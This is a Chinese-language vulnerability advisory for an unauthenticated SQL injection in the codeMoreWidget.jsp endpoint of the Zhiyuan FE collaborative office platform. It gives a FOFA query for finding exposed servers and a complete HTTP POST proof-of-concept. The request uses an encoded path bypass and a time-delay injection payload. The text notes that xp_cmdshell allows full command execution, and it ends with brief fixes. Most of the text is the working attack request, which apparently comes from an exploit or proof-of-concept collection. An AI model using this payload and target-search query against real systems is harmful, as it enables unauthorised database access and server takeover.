Z13-1致远-互联FE协作办公平台-SQL

漏洞描述：

致远互联FE协作办公平台 codeMoreWidget.jsp接口处存在SQL注入漏洞,未经授权攻击者通过利用SQL注入漏洞配合数据库xp_cmdshell可以执行任意命令，从而控制服务器。经过分析与研判，该漏洞利用难度低，建议尽快修复。

网站图片：

fofa语法：

body="li_plugins_download"


漏洞复现：

payload：

```
POST /common/codeMoreWidget.js%70 HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close

code=1';WAITFOR DELAY '0:0:5'--
```

效果图：



延时5秒

修复建议：

关闭互联网暴露面或接口设置访问权限

升级至安全版本